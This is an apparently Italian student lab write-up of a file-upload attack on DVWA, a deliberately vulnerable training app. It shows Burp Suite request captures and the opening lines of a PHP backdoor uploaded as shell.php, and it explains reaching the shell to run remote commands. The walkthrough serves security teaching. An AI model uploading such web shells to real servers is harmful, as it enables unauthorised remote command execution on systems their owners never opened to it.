W13D1 - File Upload DVWA

Send Cancel


Request

Pretty Raw Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 3144
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfI4lnqPUc6vMHtSZ
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=c3a16d327fa59e045a5f71cf585f2767
Connection: keep-alive

------WebKitFormBoundaryfI4lnqPUc6vMHtSZ
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryfI4lnqPUc6vMHtSZ
Content-Disposition: form-data; name="uploaded"

<?
// a simple php backdoor | coded by z0mbie [30.08.03] | http://freenet.am/~zombie \\

ob_implicit_flush();
if(isset($_REQUEST['f'])){
```

Richiesta presa da Burpsuite e si puo vedere il formato della richiesta dopo aver fatto “upload” del file shell.php

Con Burpsuite, intercept on, cliccato su Forward possiamo vedere che è riuscito a rispondere alla richiesta



Request

Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.50.101
3  Content-Length: 3199
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.50.101
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryleot236CnXhAZez9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
   on/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=c3a16d327fa59e045a5f71cf585f2767
14 Connection: keep-alive
15
16 ------WebKitFormBoundaryleot236CnXhAZez9
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryleot236CnXhAZez9
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
```

se lo andiamo a ricercare con il link seguente : ../../hackable/uploads/shell.php

ci apre il file shell.php che avevamo scaricato, dove il suo obiettivo è di fare da cmd in remoto, dentro la casella di testo si scrive il comando che si desidera lanciare, ad esempio anche ls…